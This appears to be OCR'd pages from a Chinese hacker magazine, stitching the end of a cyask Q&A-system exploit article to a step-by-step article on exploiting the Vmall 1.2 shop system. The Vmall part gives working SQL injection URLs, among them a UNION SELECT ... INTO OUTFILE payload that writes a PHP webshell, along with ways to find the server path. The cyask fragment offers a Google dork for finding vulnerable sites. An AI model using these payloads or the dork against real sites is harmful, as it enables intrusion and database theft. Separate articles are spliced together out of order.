


图4　爆出数据




图5　爆出管理员账号和口令




图6　写入一句话木马

网上可以找到大量使用这套程序的网站，我们可以到google去查找关键字："Powered by cyask"，大约有50900项符合查询结果的内容。接下去大家可以自己思考怎么进一步利用，这些就不在本文的讨论范围之内了。如果文章中有什么不明白的地方，可以到《黑客手册》论坛www.nohack.cn/bbs去找我，我的论坛ID是rabbitsafe。

编辑点评：

本文分析了cyask问答系统的一个非常严重的漏洞，利用这个漏洞可以查看任意文件内容，希望大家别做出格的事。NOHACK




图3　官方数据库信息

图 menzhi007 [安天365团队]

检测Vmall 1.2商城系统

从本文你可以学到：

1、Vmall 1.2商场漏洞分析

2、漏洞的利用

测试环境：Apache/2.2.11　PHP/5.2.9　Mysql/5.1

测试软件：Vmall 1.2 GBK(www.vangv.com)

PHPini配置：magic_quotes_gpc=On　register_globals=Off

一、代码分析

偶然看见Vmall商城系统，下载代码一看，根本没有做安全防护，很适合新手朋友练手。但是由于外部提交的变量语句大多被带入多条SQL语句查询，导致不好构造SQL注入，于是我便写出这种利用方法，谨献给热爱网络安全的新手朋友们，欢迎大家与我交流学习。

我们先随便挑一个注入点，比如goods.php，相关代码如下：

```
else if( $action == 'gen' ){
    if( empty($_GET['shopid']) || empty($_GET['saleid']) || empty($_GET
['payflag']) ){
            die("请求参数不正确");
    }
    $shopid = $_GET['shopid'];//店铺标识
    $saleid = $_GET['saleid'];//销售标识
    $payflag = $_GET['payflag'];//是否有支付方式
    ......
    $superArr = queryGenGoodsInfo($shopid,$saleid,$payflag);//被带入
的函数
    ......
}
```

从以上代码可以看出，很明显用GET获取的参数均没有任何过滤，再看看被带入的函数，相关代码如下：

```
function queryGenGoodsInfo($shopid,$saleid,$payflag){
    ......
    $sql = "select ifnull(t1.hotpoint, 0) as trade_score,t1.goodsid,t2.
status,t3.price,t4.storagenum as quantity ". "from TSAL_ONLINE t1,
TSAL_SHOPONLINE t2,TSAL_MODE_GENERAL t3,TSOR_GOODSSTOCKS t4 ".
"where t1.saleid = t2.saleid and t2.saleid=t3.saleid and t1.goodsid = t4.
goodsid and t1.saleid=$saleid and t2.shopid=$shopid order by t1.status desc";/
/SQL语句1
    ......
    $sql = "select (case T2.status when 35 then '成交' else '交易中
' end) as status ,T2.maindomain,T2.usercode as user_code ,T1.firmprice, T1.
originalprice as price, T1.quantity, Date_Format(T2.Createtime, '%Y-%m-
%d %H:%i:%s') as time " . " from TSAL_ORDERGOODS T1" . " Join
TSAL_ORDER T2 On T1.orderid = T2.Orderid" . " Join (Select Distinct T4.
saleid From TSAL_ONLINE T4 Where T4.Salemodeid = 0) T3 On T1.saleid =
T3.saleid " . " Where T1.saleid = $saleid And T2.Status < 36 ";//SQL语
句2
    ......
    $sql = "SELECT freight_dak,freight_express,freight_ems,freight_other,
freight_carriager FROM TSAL_ONLINE_CONDITION t where saleid = ".$saleid;/
/SQL语句3
    ......
}
```

从以上代码可以看出，$saleid被带入三条SQL语句进行查询，导致注入漏洞产生。

二、语句构造

根据上面的语句我们先构造如下URL：

```
http://127.0.0.1/vmall/goods.php?act=gen&shopid=1&pay
flag=1&saleid=1 union select 1,2,3,4,5 from tmar_manager where
managerid=1%23
```

这条语句只满足了第一条SQL语句，由于saleid被带入多条sql语句，导致不能进行联合查询。但我们也可以构造子查询：

```
http://127.0.0.1/vmall/goods.php?act=gen&shopid=1&payflag
=1&saleid=1 and 1=(select count(*) from tmar_manager where left(pwd,1)
=1)%23
```

由于子查询比较麻烦，而且即使我们得到加密后的密码，很可能因为无法破解而导致无法拿到WebShell。这里给大家提供一种简单的方法，我们导出表，直接获得WebShell。

将<?php echo "menzhi007" ?>转换为HEX，我们提交如下URL：

```
http://127.0.0.1/vmall/goods.php?act=gen&shopid=1&pay
flag=1&saleid=1 union select 0x3C3F706870206563686F20226D656E7
A686930303722203F3E,2,3,4,5 from tmar_manager where managerid=1 into
outfile 'D:\\xampp\\htdocs\\vmall\\menzhi007.php'%23
```

（注：我本地是Window操作系统，所以导出需要使用"\\"。）

直接打开http://127.0.0.1/vmall/menzhi007.php，如图1所示。




图1　写入内容

三、路径获取

导出表需要得知程序绝对路径，我们打开根目录下的logs文件夹，里面是程序的日志文件，如图2所示。




图2 得到log信息

哈哈，目录出来了，根目录下居然存在test.php。直接用浏览器打开，是台Linux的机器，如图3所示，有了PHPinfo，我们就有路径了。

